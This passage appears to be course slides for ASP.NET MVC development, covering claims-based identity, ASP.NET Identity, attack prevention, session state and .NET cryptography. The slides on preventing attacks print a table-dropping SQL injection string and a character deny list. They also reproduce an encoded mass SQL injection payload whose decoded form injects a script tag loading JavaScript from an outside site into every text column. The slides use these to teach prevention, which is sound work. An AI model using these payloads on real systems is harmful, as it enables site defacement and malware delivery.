var identity = (ClaimsIdentity)User.Identity;
foreach (Claim claim in identity.Claims)
```

*You can also find particular claims via the ClaimsPrincipal

```
var principal = (ClaimsPrincipal)Thread.CurrentPrincipal;
var claim = principal.FindFirst(ClaimTypes.DateOfBirth);
```

ClaimsPrincipal.FindFirst Method (Predicate<Claim>)
[http://msdn.microsoft.com/en-us/library/hh194524\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/hh194524(v=vs.110).aspx)

ClaimsIdentity Class
[https://msdn.microsoft.com/en-us/library/system.security.claims.claimsidentity\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.security.claims.claimsidentity(v=vs.110).aspx)



WIF and ACS Important Properties of the Claim class

Property	Description
Type	A string (typically a URI) that contains the semantic information about the claim, e.g., a claim with a type of GivenName represents a user's first name ("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/givenname")
Value	In WIF the value of a claim is represented only as a string
ValueType	It is recommended that you use standard XML schema types in the ValueType property to indicate how the Value property is meant to be serialized into and deserialized from a string
Subject	The entity (typically the user who is requesting access to a resource) about which the claim is asserted
Issuer	The issuer of a claim is represented in WIF by a string that contains a name taken from a list of well-known issuers that is maintained by the issuer name registry

Claim Class
[http://msdn.microsoft.com/en-us/library/system.security.claims.claim\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/system.security.claims.claim(v=vs.110).aspx)



WIF and ACS To Check a Claim Type

- ❖ ClaimTypes class and its static properties
 - ClaimTypes is a class (not an enum!)
- ❖ For pre-defined types, compare to the ClaimTypes class' properties, for example, Country, DateOfBirth, Email, Gender, GivenName, Surname, and many more

```
if (claim.Type == ClaimTypes.NameIdentifier) {
    var identifier = claim.Value;
```

- ❖ For custom types, compare with a string

```
if (claim.Type == "http://schemas.microsoft.com/...") {
    var provider = claim.Value;
```

ClaimTypes Class
[https://msdn.microsoft.com/en-us/library/vstudio/system.identitymodel.claims.claimtypes\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/vstudio/system.identitymodel.claims.claimtypes(v=vs.110).aspx)



Custom Security Using HTTP Modules for Custom Security

- ❖ An HTTP module is an assembly that is called on every request that is made to your application
 - Can examine incoming requests and take action, so can perform custom authentication or other security checks
 - Compare to HTTP handlers which are only called for registered file extensions
- ❖ Might implement one for mixed security authentication e.g. Windows user but custom role

[See Module 15 for details about how to create a HTTP Module](#)



11.25

Custom Security ClaimsAuthorizationManager

- .NET 4.5 ships with a claims-based authorization infrastructure around the ClaimsAuthorizationManager class

- Claims-based authorization encourages you to have a clean separation of business and authorization code - and that's much better than sprinkling role checks all over your code base...
- ...but the API is not very approachable, especially in the face of "modern" application development like MVC or Web API
- All the base APIs in .NET 4.5 allow using claims-based authorization, you just have to write your own plumbing
- Thinktecture.IdentityModel contains an authorization filter called ClaimsAuthorizeAttribute to make the connection to ClaimsAuthorizationManager (see link below for details)

Using Claims-based Authorization in MVC and Web API
<http://leastprivilege.com/2012/10/26/using-claims-based-authorization-in-mvc-and-web-api/>



11.26

Token Formats Supported in ACS

- ACS can issue security tokens in the following formats

- Security Assertion Markup Language (SAML) 1.1 and 2.0

```
<assertion id="_4fe09cda-cad9-49dd-b493-93494e1ae4f9"
    issueinstant="2012-09-18T20:42:11.626Z"
    version="2.0" xmlns="urn:oasis:names:tc:SAML:2.0:assertion">
<issuer>https://test05.accesscontrol.windows.net/</issuer>
```

- Simple Web Token (SWT)

```
Audience=http%3a%2f%2flocalhost%2fmyservice&
ExpiresOn=1255913549&
Issuer=https%3a%2f%2fmyservice.accesscontrol.windows.net%2f&
role=Admin%2cUser&
role=Admin%2cUser&
HMACSHA256=sT7Hr9z%2b3t1oDFLpq5G0ToVsU6Dyxpq7hHsSAzmwnI%3d
```

- JSON Web token (JWT)

Token Formats Supported in ACS
<http://msdn.microsoft.com/en-us/library/gg185950.aspx>



Token Formats SecurityTokenHandler

- ❖ The SecurityTokenHandler class is the base class from which all security token handlers derive
- ❖ Windows Identity Foundation (WIF) ships the following security token handlers out of the box:
 - EncryptedSecurityTokenHandler, KerberosSecurityTokenHandler, MachineKeySessionSecurityTokenHandler, MembershipUserNameSecurityTokenHandler, RsaSecurityTokenHandler, Saml2SecurityTokenHandler, SamlSecurityTokenHandler, SessionSecurityTokenHandler, UserNameSecurityTokenHandler, WindowsUserNameSecurityTokenHandler, X509SecurityTokenHandler

SecurityTokenHandler Class
[http://msdn.microsoft.com/en-us/library/system.identitymodel.tokens.securitytokenhandler\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/system.identitymodel.tokens.securitytokenhandler(v=vs.110).aspx)



ASP.NET Identity History of Identity Management

❖ ASP.NET Membership

- Designed to solve site membership requirements that were common in 2005

Exam Topics: Configure authentication
 New in MVC 5: Configure ASP.NET Identity


❖ ASP.NET Simple Membership

- Doesn't work well with existing ASP.NET Membership providers

❖ ASP.NET Universal Providers

- Assumes a fixed database schema

❖ All assume users will log in by entering a user name and password that they have registered in your own application



ASP.NET Identity chapter from Adam Freeman's book, Pro ASP.NET MVC 5 Platform
<http://www.apress.com/9781430265290>

The ASP.NET Identity System
<http://www.asp.net/identity>

This free chapter is also downloadable from <http://bit.ly/fbfiles>



11.29

ASP.NET Identity Modernizing Identity Management

- A modern membership system must enable redirection-based log-ins to authentication providers such as Facebook, Twitter, and others
- ASP.NET Identity uses Entity Framework Code First to implement all of its persistence mechanism
 - You can easily add social log-ins such as Microsoft Account, Facebook, Twitter, Google, and others to your application, and store the user-specific data in your application
- ASP.NET authentication is now based on OWIN middleware that can be used on any OWIN-based host


Introduction to ASP.NET Identity
<http://www.asp.net/identity/overview/getting-started/introduction-to-aspnet-identity>



11.30

ASP.NET Identity Registering

- When the user clicks the Register button, the Register action of the Account controller creates the user by calling the ASP.NET Identity API



```
// POST: /Account/Register
[HttpPost]
[AllowAnonymous]
[ValidateAntiForgeryToken]
public async Task<ActionResult> Register(RegisterViewModel model)
```

```
var user = new ApplicationUser() { UserName = model.UserName };
var result = await UserManager.CreateAsync(user, model.Password);
if (result.Succeeded)
{
    await SignInAsync(user, isPersistent: false);
    return RedirectToAction("Index", "Home");
```



ASP.NET Identity Signing In

- If the user was successfully created, she is logged in by the SignInAsync method

```
private async Task SignInAsync(ApplicationUser user, bool isPersistent)
{
    AuthenticationManager.SignOut(DefaultAuthenticationTypes.ExternalCookie);
    var identity = await UserManager.CreateIdentityAsync(
        user, DefaultAuthenticationTypes.ApplicationCookie);
    AuthenticationManager.SignIn(new AuthenticationProperties()
        { IsPersistent = isPersistent }, identity);
}
```

- ASP.NET Identity and OWIN Cookie Authentication are claims-based system so the framework requires the app to generate a ClaimsIdentity for the user using CreateIdentityAsync

ASP.NET Identity Stripped Bare - MVC Part 1
<http://benfoster.io/blog/aspnet-identity-stripped-bare-mvc-part-1>

ASP.NET Identity Stripped Bare - MVC Part 2
<http://benfoster.io/blog/aspnet-identity-stripped-bare-mvc-part-2>



ASP.NET Identity Tutorial

- MVC 5 with Google and Facebook authentication

- This tutorial shows you how to build an ASP.NET MVC 5 web application that enables users to log in using OAuth 2.0 or OpenID with credentials from an external authentication provider, such as Facebook, Twitter, Microsoft, or Google
- For simplicity, this tutorial focuses on working with credentials from Facebook and Google
- Enabling these credentials in your web sites provides a significant advantage because millions of users already have accounts with these external providers
- These users may be more inclined to sign up for your site if they do not have to create and remember a new set of credentials
- The tutorial also shows how to add profile data for the user, and how to use the Membership API to add roles

Code! MVC 5 App with Facebook, Twitter, LinkedIn and Google OAuth2 Sign-on
<http://www.asp.net/mvc/tutorials/mvc-5/create-an-aspnet-mvc-5-app-with-facebook-and-google-oauth2-and-openid-sign-on>



Module 12

Building a Resilient ASP.NET MVC 4 Web Applications

Developing ASP.NET MVC 4
Web Applications

Updated 4th September 2015



Building a Resilient ASP.NET MVC 4 Web Applications

Contents

Topic	Slide
Preventing Attacks	3
State Management	12
Protecting Data	29
Further Study	42

Exam Topic: Configure state management

- Choose a state management mechanism (in-process and out of process state management, ViewState)
- Plan for scalability
- Use cookies or local storage to maintain state
- Apply configuration settings in web.config file
- Implement sessionless state (for example, QueryString)

Exam Topic: Implement a secure site with ASP.NET

- Use HTML encoding to prevent cross-site scripting attacks (ANTI-XSS Library)
- Implement deferred validation and handle unvalidated requests, for example, form, querystring, and URL
- Prevent SQL injection attacks by parameterizing queries
- Prevent cross-site request forgeries (XSRF)

Exam Topic: Implement a secure site with ASP.NET

- Secure communication by applying SSL certificates
- Salt and hash passwords for storage

Exam Topic: Manage data integrity

- Apply encryption to application data
- Apply encryption to the configuration sections of an application
- Sign application data to prevent tampering

Exam Topic: Design a distributed application

- Plan for session management in a distributed environment



12.3

Preventing Attacks SQL Injection



Exploits of a Mom
<http://xkcd.com/327/>



Preventing Attacks SQL Injection

12.4

SQL injection is a type of attack in which malicious code is inserted into strings that are passed to an SQL database for parsing and execution

- For example, this bad code reads a value posted from a web form and concatenates it into a SQL statement

```
var city = Request.Form["ShipCity"];
var sql = "select * from OrdersTable where ShipCity = '" + city + "'";
```

- A malicious user could enter the following in ShipCity textbox

```
Redmond'; drop table OrdersTable--
```

Reject the following characters: ' ; -- /* */ xp_

- BUT much better to use parameters instead

SQL Injection
<http://msdn.microsoft.com/en-us/library/ms161953.aspx>



12.5

Preventing Attacks What Does This Do?

```
script.asp?var=random';DECLARE@S%20NVARCHAR(4000);SET@S=CAST(0x4400450043004C00410052004500200040005400200  
0760061007200630068006100720028003200350029002C0040004300200076006100720063006800610072002800320035003500290  
020004400450043004C0041005200450020005400610062006C0065005F0043007500720073006F007200200043005500520053004F00520  
0200046004F0052002000730065006C00650030063007400200061002E006E0061006D0065002C0062002E006E0061006D00650020006600720  
06F006D0020007300790073006F0062006A006500630074007300200061002C0073007900730063006F006C0075006D006E0073002000620  
0200077006800650072006500200061002E00690064003D0062002E0069006400400200061006E006400200061002E007800740079007000650  
03000270075002700200061006E0064002000280062002E07800740079007000650030032003300310020006F007200200062002E007800740  
07900700065003003200350020006F007200200062002E007800740079007000650030032003300310020006F007200200062002E00780  
0740079007000650030032003600370029002004F00500045004E0020005400610062006C0065005F0043007500720073006F007200200  
04600450054004300480020004E00450058005400200460052004F0040020005400610062006C0065005F0043007500720073006F0  
07200200049004E0054004F0020004E0054002C00400430020005700480049004C045002800400460045005400430048005F00530  
0540041005400550053003D003002900200042004500470049004E002000650078006500630028002700750070006400610074006500200  
0580027002B00400054002B00270050020007300650074002000580027002B0040043002B0027005D0029002B00270  
063006F006E007600650072007400280076006100720063006800610072002C005B0027002B00400043002B0027005D0029002B00270  
027003C0073006300720069007000740020007300720063003D0068007400740070003A002F002F00770077002E006E0069006800610  
06F00720073002E0063006F006002F0031002E006A002E003C002F007300630072006900700074003E002700270027002900460  
0450054004300480020004E004500580054002000460052004F00400200020004500610062006C0065005F0043007500720073006F0  
0200045007400045004F002000400054002C004004300200045004E004400200043004C004F0045300450020005400610062006C0065005F0  
043007500720073006F00720020004400450041004C004F00430041005400450020005400610062006C0065005F00430075007200730  
06F007200%20AS%20NVARCHAR(4000));EXEC(@S);--
```

```
DECLARE @T varchar(255),@C varchar(255) DECLARE Table_Cursor CURSOR FOR select a.name,b.name  
from sysobjects a,syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35  
or b.xtype=231 or b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T,@C  
WHILE(@@FETCH_STATUS=0) BEGIN exec('update '+@T+' set  
['+@C+']=rtrim(convert(varchar,['+@C+']))+'<script  
src=http://www.nihorr1.com/1.js></script>'')FETCH NEXT FROM Table_Cursor INTO @T,@C END  
CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

Encoded SQL Injection
<http://www.gutizz.com/encoded-sql-injection/>

SQL Injection
http://www.blackhatlibrary.net/SQL_injection



12.6

Preventing Attacks MVC's Anti-Forgery Token support

- Writes a unique value to an HTTP-only cookie and then the same value is written to the form
- When the page is submitted, an error is raised if the cookie value doesn't match the form value
- This prevents cross site request forgeries, that is, a form from another site that posts to your site in an attempt to submit hidden content using an authenticated user's credentials
- The feature *doesn't* prevent any other type of data forgery or tampering based attacks

To use it perform two steps

1. Decorate the action method (or controller) with the [ValidateAntiForgeryToken] attribute
2. Call the HtmlHelper method @Html.AntiForgeryToken() inside the form in your view

Prevent Cross-Site Request Forgery (CSRF) using ASP.NET MVC's AntiForgeryToken() helper
<http://blog.stevensanderson.com/2008/09/01/prevent-cross-site-request-forgery-csrf-using-aspnet-mvc-s-antiforgerytoken-helper/>



12.7

Preventing Attacks

Why Can't I Just HTML Encode Untrusted Data?

- ✖ HTML entity encoding is okay for untrusted data that you put in the body of the HTML document such as inside a <div> tag
 - It uses a “black list” of characters to encode like <
- ✖ It doesn’t work if you’re putting untrusted data inside a <script> tag anywhere, or an event handler attribute like onmouseover, or inside CSS, or in a URL
- ✖ ASP.NET has request validation that provides limited sanitization and Microsoft provides an encoding library named the Microsoft Anti-Cross Site Scripting Library
 - It uses a “white list” of safe characters and encodes all others

Microsoft Web Protection Library
<http://wpl.codeplex.com/>

XSS (Cross Site Scripting) Prevention Cheat Sheet
[https://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)



12.8

Preventing Attacks

Request Validation

- ✖ ASP.NET validates requests for potentially dangerous values (like JavaScript) automatically

- Throws HttpRequestValidationException if it finds problem

- ✖ To disable this feature

- For an action method or a property of a model

```
[ValidateInput(false)]  
public ActionResult Edit()
```

```
[AllowHtml]  
public string Contents { get; set; }
```

- ✖ You must also switch mode to the old 2.0 version

- The default of 4.0 means it cannot be disabled!

```
<httpRuntime requestValidationMode="2.0" />
```

- Any numeric value smaller than 4.0 (for example, 3.7, 2.9, or 2.0) is interpreted as 2.0
- Any number larger than 4.0 is interpreted as 4.0

HttpRuntimeSection.RequestValidationMode Property
[http://msdn.microsoft.com/en-us/library/system.web.configuration.httpruntimesection.requestvalidationmode\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/system.web.configuration.httpruntimesection.requestvalidationmode(v=vs.110).aspx)



12.9

Preventing Attacks HttpRequest.Unvalidated

- To disable request validation for a specific field in a request (for example, for an input element or query string value), check Request.Unvalidated when you get the item

```
var rawComment = Request.Unvalidated.Form["comment"];
```

- If you disable request validation, you should manually check the unvalidated user input for potentially dangerous input

- As with the previous slide, you must switch to 2.0 request validation mode

Request Validation in ASP.NET
[http://msdn.microsoft.com/en-us/library/hh882339\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/hh882339(v=vs.110).aspx)

HttpRequest.Unvalidated Property
<http://msdn.microsoft.com/en-us/library/system.web.unvalidatedrequestvalues.aspx>



12.10

Preventing Attacks Requiring HTTPS

- Use the RequireHttpsAttribute to prevent unsecured HTTP requests from being sent to an action method

```
[RequireHttps] // applies to all actions in controller
public class SomeController
{
    [RequireHttps] // applies to this action only
    public ActionResult SomeAction()
```

- ASP.NET Development Server doesn't support HTTPS
 - Conditional compilation can help

```
#if !DEBUG
[RequireHttps] // applies to all actions in controller
#endif
public class SomeController
```

ASP.NET MVC RequireHttps in Production Only
<http://stackoverflow.com/questions/1639707/asp-net-mvc-requirehttps-in-production-only>



12.11

Preventing Attacks Summary

Feature	Description
Anti-forgery tokens	Helps prevent Cross-Site Request Forgery (CSRF) attacks
HTTP request validation	Helps prevent Cross-Site Script (XSS) attacks
HTTPS and Secure Sockets Layer (SSL)	SSL prevents eavesdropping by encrypting transmission of data between client and server. It uses asymmetric encryption to swap keys and then switches to symmetric encryption for the actual data
Symmetric encryption	Uses the same key to both encrypt and decrypt data; faster than asymmetric but requires a shared secret key on both sides
Asymmetric encryption	Uses a public/private key pair to encrypt and decrypt data; more secure than symmetric but slower
SQL parameters	Helps prevent SQL injection attacks



12.12

State Management Overview

	Technology	Lifetime	Encrypted	Shared?	Max. Size	Always Available
Client-side	QueryString	Single request	No	Per user	1 KB	✓
	Cookies	<i>In-memory:</i> while browser is running. <i>In-file:</i> until cookie cache is cleared or cookie expires.	No, you must encrypt manually	Per user	4 KB	✗
	ViewState & ControlState (Web Forms only)	While you are working with a single page e.g. during post backs.	Not by default; ViewStateEncryptionMode: Auto, Always, Never	Per user	n/a	✗
Server-side	Session ¹	While browser is running (because it stores session ID in an in-memory cookie).	Not necessary	Per user	n/a	✓
	Application	While ASP.NET application is running (e.g. for months).	Not necessary	All users	n/a	✓

¹ "Server affinity" aka "sticky sessions" is a feature of load balancers that ensures a request from a particular browser is always handled by the same server in a web farm meaning session state can stay InProc



12.13

State Management Server Affinity aka Sticky Sessions

❖ Windows Network Load Balancer (NLB) offers three types of client affinity

- None: best performance but only good for clusters with no session state
- Single: useful for clusters within an intranet
- Class C: useful for clusters on the Internet

❖ NLB distributes incoming client requests for TCP and UDP, including HTTP, across multiple members

- Unlike other load balancers, which require hardware, NLB is a software-based load balancer that resides on each member
- Each member in an NLB cluster receives all incoming requests; one processes the request, the others discard

Using NLB
<http://technet.microsoft.com/en-us/library/bb687542.aspx>



12.14

State Management Reading and Writing Cookies

❖ Check if a cookie exists and display it if it does

```
@if (Request.Cookies["lastVisit"] != null)
{
    @Request.Cookies["lastVisit"].Value
} else {
    @:No cookie with last visit
}
```

❖ Define the cookie

```
Response.Cookies["lastVisit"] = DateTime.Now.ToString();
Response.Cookies["lastVisit"].Expires = DateTime.Now.AddDays(1);
```

- Expires makes cookie get stored in a file instead of memory

```
// alternative
var cookie = new HttpCookie("lastVisit");
cookie.Value = DateTime.Now.ToString();
cookie.Expires = DateTime.Now.AddDays(1);
Response.Cookies.Add(cookie);
```



12.15

State Management Controlling Cookie Scope

❖Cookie scope can prevent vulnerabilities in browsers from being exploited by hackers to trick the browser to send your cookie to other web sites

❖Cookie scope can be

- Limited to a specific folder using the Path property

```
Response.Cookies["lastVisit"].Path = "/Application1";
```

- Expanded to any server in a domain using the Domain property

```
Response.Cookies["lastVisit"].Domain = "contoso.com";
```



12.16

State Management Storing Multiple Values in a Cookie

❖Maximum 4 KB per cookie, 20 cookies per site

- Could store multiple values in a single cookie

```
Response.Cookies["info"]["firstName"] = "Tony";
Response.Cookies["info"]["border"] = "blue";
Response.Cookies["info"].Expires = DateTime.Now.AddDays(1);
```

```
(firstName=Tony) (border=blue)
```

❖Cookie data can be manually encrypted before being stored



12.17

State Management Query Strings

Typical query string in URL

```
http://search.microsoft.com/results?mkt=en-US&q=hello+world
```

How to read the values

```
var s1 = Request.QueryString["mkt"];
var s2 = Request.QueryString["q"];
```

Useful for “paging” between views

```
<a href="Customer/Index?page=3">Previous</a>
Page 4 of 7
<a href="Customer/Index?page=5">Next</a>
```



12.18

State Management Application State

Application state is shared and used to store information that is not user-specific

- An instance of the `HttpApplicationState` class

Lock to prevent another page from changing the variable between the time that the process reads the current value and the time it writes it

```
HttpContext.Application.Lock();
HttpContext.Application["PageRequestCount"] =
    (int)(HttpContext.Application["PageRequestCount"]) + 1;
HttpContext.Application.UnLock();
```

Stays until explicitly removed or application ends

- Better to use Cache which can adjust to low-memory conditions



12.19

State Management Responding to Application Events

- ❖ Handle in a Global.asax file
- ❖ Application_Start
 - Application is starting; use to initialize application variables
- ❖ Application_End
 - Application is ending; use to free application resources
- ❖ Application_Error
 - An unhandled error has occurred
- ❖ Application_LogRequest
 - A request has been made; use to log information about requests
- ❖ Other events include
 - PostLogRequest, BeginRequest, ResolveCacheRequest



12.20

State Management Choosing a Session State Mode (1 of 2)

- ❖ InProc (default)
 - Stores session state in the AppDomain of web site
 - Fastest mode and can store any type
- ❖ StateServer
 - Stores session state in memory of a service called the ASP.NET State Service; could be on same web server or another machine
 - Type must be serializable
- ❖ SQLServer
 - Stores session state in a SQL Server database; session state must be enabled on the database; type must be serializable
 - Slowest mode, but most recoverable
- ❖ Off

```
<system.web>
  <sessionState mode="Off" />
```



12.21

State Management Choosing a Session State Mode (2 of 2)

Custom

- Either write your own or use alternative technologies such as

Microsoft Azure Cache

- Share session state among different ASP.NET applications.
- Concurrent access for multiple readers and a single writer
- Can use compression through cache client properties

```
<sessionState mode="Custom" customProvider="AFCacheSessionStateProvider">
  <providers>
    <add name="AFCacheSessionStateProvider"
      type="Microsoft.Web.DistributedCache.DistributedCacheSessionStateStoreProvider,
      Microsoft.Web.DistributedCache" cacheName="default"
      dataCacheClientName="default" applicationName="AFCacheSessionState"/>
  </providers>
</sessionState>
```

```
<dataCacheClient name="default" isCompressionEnabled="true" />
```

Session State Provider for Azure Cache
<http://msdn.microsoft.com/en-us/library/azure/gg185668.aspx>



12.22

State Management Configuring Session State Modes

Configure to use SQL Server

```
<sessionState mode="SQLServer" timeout="20"
  sqlConnectionString="Data Source=.;Integrated Security=SSPI;" 
  sqlCommandTimeout="30" />
```

Session timeout in minutes

Command timeout in seconds

Enable session state support on a database using aspnet_regsql.exe

- Uses tempdb by default
- -d <database> -ssadd: adds support
- -d <database> -ssremove: removes support
- Calls SQL script: InstallSqlState.sql

Note: this utility is also used to enable other features



12.23

State Management Configuring Session State Modes

❖ Configure to use State Server

```
<sessionState mode="StateServer"  
    stateConnectionString="tcpip=127.0.0.1:42424"  
    stateNetworkTimeout="10" />
```

❖ The ASP.NET State Service must be running

- Listens on port 42424



12.24

State Management Configuring Cookieless Session State

❖ A cookieless session enables ASP.NET to track sessions using a query string in the URL instead of a cookie

```
<sessionState cookieless="true"  
    regenerateExpiredSessionId="true" />
```

- Embedded after the slash following the application name

```
http://www.example.com/s(lit3py55t21...)/order
```

❖ Cookieless (UseCookies is default; required for AJAX)

- False or UseCookies: uses cookies
- True or UseUri: uses URI
- UseDeviceProfile: decides based on browser definition support
- AutoDetect: equivalent to UseDeviceProfile; does not use probing mechanism



12.25

State Management Responding to Session Events

Session_Start

- Raised when a new session begins
- Use to initialize session variables

Session_End

- Raised when a session is abandoned or expires...
 - ...but only when using InProc session mode
- Use to free per-session resources

Default timeout is 20 minutes

- To change it to five minutes

```
<sessionState timeout="5" />  
Session.Timeout = 5;
```



12.26

State Management Other Session State Configuration Options

Rename cookie for extra safety; “security via obscurity”

```
<sessionState cookieName="ASP.NET_SessionId" ...>
```

Dynamically return connection strings when you have multiple SQL or State servers

```
<sessionState partitionResolverType="type" ...>
```

Log on to the session state SQL Server by using the host identity (ApplicationPoolIdentity in IIS 7+)

```
<sessionState useHostingIdentity="true" ...>
```

- Or a specified identity

```
<identity impersonate="true"  
username="..." password="..." />
```



12.27

State Management Design Choices

Technology	PROs	CONs
Cookie	Scalable, stored on browser	Can be disabled, insecure
QueryString	Scalable across multiple servers, supported by all browsers	Insecure, very limited size
ViewState	Automatic, Web Forms only	Bulky pages, messy, evil
Session	Option for web farms and recoverable storage	Can be difficult to scale
Application	Simple	Stays until removed
Cache	Automatic removal, expirations, dependencies, priorities	In-memory only
TempData	Simple, automatically gets removed when read, can last beyond current request	Uses session state, MVC only
ViewData, ViewBag	Simple	Only lasts for active request, MVC only



ASP.NET State Management Recommendations
[http://msdn.microsoft.com/en-us/library/z1hkazw7\(v=vs.100\).aspx](http://msdn.microsoft.com/en-us/library/z1hkazw7(v=vs.100).aspx)

12.28

State Management machineKey Element

Controls tamper proofing and encryption of ViewState, forms authentication tickets, and role cookies

- For a single server the defaults are sufficient, but in a web farm you must manually configure all servers to use the same keys

```
<machineKey validationKey="AutoGenerate,IsolateApps"
            decryptionKey="AutoGenerate,IsolateApps"
            validation="HMACSHA256" [SHA1|MDS|3DES|AES|HMACSHA256|HMACSHA384|HMACSHA512]
            decryption="Auto" [Auto|DES|3DES|AES|alg:algorithm_name] />
```

- Use separate key values for each application, but duplicate each application's keys across all servers in the farm

```
<machineKey
    validationKey="32E35872597989D14CC1D5D9F5B1E94238D0EE32CF10AA2D2059533DF6035F4F"
    decryptionKey="B179091DBB2389B996A526DE8BCD7ACFDBCA04EF1D085481C61496F693DF5F4"
    />
```



machineKey Element (ASP.NET Settings Schema)
[http://msdn.microsoft.com/en-us/library/w8h3skw9\(v=vs.100\).aspx](http://msdn.microsoft.com/en-us/library/w8h3skw9(v=vs.100).aspx)

12.29

Protecting Data

Three Techniques Combine to Protect Data

❖ Encrypt (hide sensitive data)

- Two-way operation i.e. can be decrypted
- Best choice for data such as credit card numbers

❖ Hash (integrity checks and to store passwords)

- One-way operation i.e. cannot create original data from hash
(but a brute force dictionary attack could be used instead)
- A checksum that is unique to a piece of data to ensure no modification occurs

❖ Sign (authentication checks)

- A digital signature is a value that is appended to electronic data to prove it was created by someone who possesses a specific private key; the public key is used to verify the signature at the receiver's end



12.30

Protecting Data

Three Types of Algorithm

❖ Non-Keyed

- Simple to code but weak

❖ Symmetric Key (aka secret or shared key)

- CONs: Need to share the same key on both sides
- PROs: Fast and can apply to almost unlimited stream of data

❖ Asymmetric Keys (public-private key pair)

- PROs: key pair is mathematically linked but cannot derive one from the other so it's very secure
- CONs: only works on small byte arrays



12.31

Protecting Data SymmetricAlgorithm Properties

❖ All symmetric algorithm implementations derive from System.Security.Cryptography.SymmetricAlgorithm

❖ Important properties

- **Mode:** defaults to CipherMode.CBC (Cipher Block Chaining)
- **LegalKeySizes** and **LegalBlockSize:** array of KeySize elements
Each has MaxSize and MinSize and SkipSize
- **KeySize:** by default is the largest legal size of key
- **BlockSize:** number of bits processed at one time
- **Key:** the secret key as a byte array, generated automatically by default, but should be stored or set explicitly
- **IV:** initialization vector; like the Key, it is a byte array and must be shared with the decryptor
- **Padding:** how to fill remaining bytes in last block



12.32

Protecting Data SymmetricAlgorithm Methods

❖ Important methods

- **CreateEncryptor():** creates the object that needs to be passed to a CryptoStream
- **CreateDecryptor():** creates the object that needs to be passed to a CryptoStream
- **GenerateIV():** re-generates a random IV
- **GenerateKey():** re-generates a random key



12.33

Protecting Data Symmetric Encryption Algorithms

	Class ¹	Block Size	Key Size	Comment
CryptoServiceProvider	DES	64 bit / 8 byte	56 bit / 7 byte	Common but should be avoided
	RC2	64 bit / 8 byte	40-128 bit / 5-16 byte (increments of 1)	Official replacement for DES
	Triple DES	64 bit / 8 byte	128-192 bit / 16-24 byte	DES with three keys ² (may be the same!)
	Rijndael	128-256 bit (increments of 32 bit)	128, 192, 256 bit / 16, 24, 32 byte	Equally best option with AES for encrypting any data except a shared key (use RSA for that)
Managed	Aes	128 bit / 16 byte	128, 192, 256 bit / 16, 24, 32 byte	Same as Rijndael but fixed smallest, best) block size and iteration count

¹ If the class ends with *CryptoServiceProvider* then it is an OS-Implemented algorithm meaning it is difficult to use with partially-trusted code. If the class ends with *Managed* then it is written entirely within .NET and does not need to call unmanaged code.

² In general, Triple DES with three *independent* keys has a key length of 168 bits (three 56-bit DES keys), but due to the meet-in-the-middle attack, the effective security it provides is only 112 bits

A Stick Figure Guide to the Advanced Encryption Standard (AES)
<http://www.moserware.com/2009/09/stick-figure-guide-to-advanced.html>



12.34

Protecting Data How to Establish a Symmetric Key

- Use the auto-generated key or call `GenerateKey()`, and then you MUST store the resulting key and IV and share them with any code that needs to decrypt

```
var myAlg = new RijndaelManaged();
var key = myAlg.Key;
var iv = myAlg.IV;
```

```
using System.Security.Cryptography;
using System.Text;
```

- Use a password-based key derivation function (PBKDF) such as `Rfc2898DeriveBytes`

```
var myAlg = new RijndaelManaged();
var password = "P@55w0r]>";
byte[] salt = Encoding.ASCII.GetBytes("my salt");
var key = new Rfc2898DeriveBytes(password, salt);
myAlg.Key = key.GetBytes(myAlg.KeySize / 8);
myAlg.IV = key.GetBytes(myAlg.BlockSize / 8);
```

Generating a Key from a Password
<http://blogs.msdn.com/b/shawnfa/archive/2004/04/14/generating-a-key-from-a-password.aspx>



12.35

Protecting Data Asymmetric Encryption

• RSACryptoServiceProvider

- Can encrypt, decrypt, hash and sign
- Name comes from initials of three men who invented it

• Use the best of both worlds: asymmetric to share a key, then symmetric using that shared key

- Sender uses receiver's public key to encrypt data
- Receiver uses their private key to decrypt
- Often combined with symmetric for best of both worlds, for example, HTTPS/SSL



12.36

Protecting Data How to Encrypt and Decrypt Asymmetrically

• Unlike symmetric, which uses streams, asymmetric encryption works on small byte arrays

- Boolean flag determines if Optimal Asymmetric Encryption Padding should be used (Windows XP and later only)

```
using System.Security.Cryptography;
using System.Text;

var clearText = "Hello, World!";
var rsa = new RSACryptoServiceProvider();
var clearBytes = Encoding.Unicode.GetBytes(clearText);
var cryptoText = rsa.Encrypt(clearBytes, false);
var xmlKey = rsa.ToXmlString(true); // export the key

var rsa2 = new RSACryptoServiceProvider();
rsa2.FromXmlString(xmlKey); // import the key
var decryptedBytes = rsa2.Decrypt(cryptoText, false);
Console.WriteLine("Decrypted text: {0}",
Encoding.Unicode.GetString(decryptedBytes));
```



Protecting Data Hash and Sign

❖ Non-Keyed Hash-only Algorithms

- **MD5**: Message Digest 5 (16 byte hash)
- Secure Hash Algorithm:
SHA1 (20 byte hash), **SHA256** (32 byte hash),
SHA384 (48 byte hash), **SHA512** (64 byte hash)

❖ Symmetric Keyed Hash and Sign Algorithms

- **HMACSHA1**: Hash-based Message Authentication Code (HMAC)
- **MACTripleDES**: 8, 16, 24 byte keys; 8 byte hash size (64 bit)

❖ Asymmetric Keyed Hash and Sign Algorithm

- Digital Signature Algorithm (DSA)
- **DSACryptoServiceProvider**: hash and sign data
- DSA *cannot* encrypt!
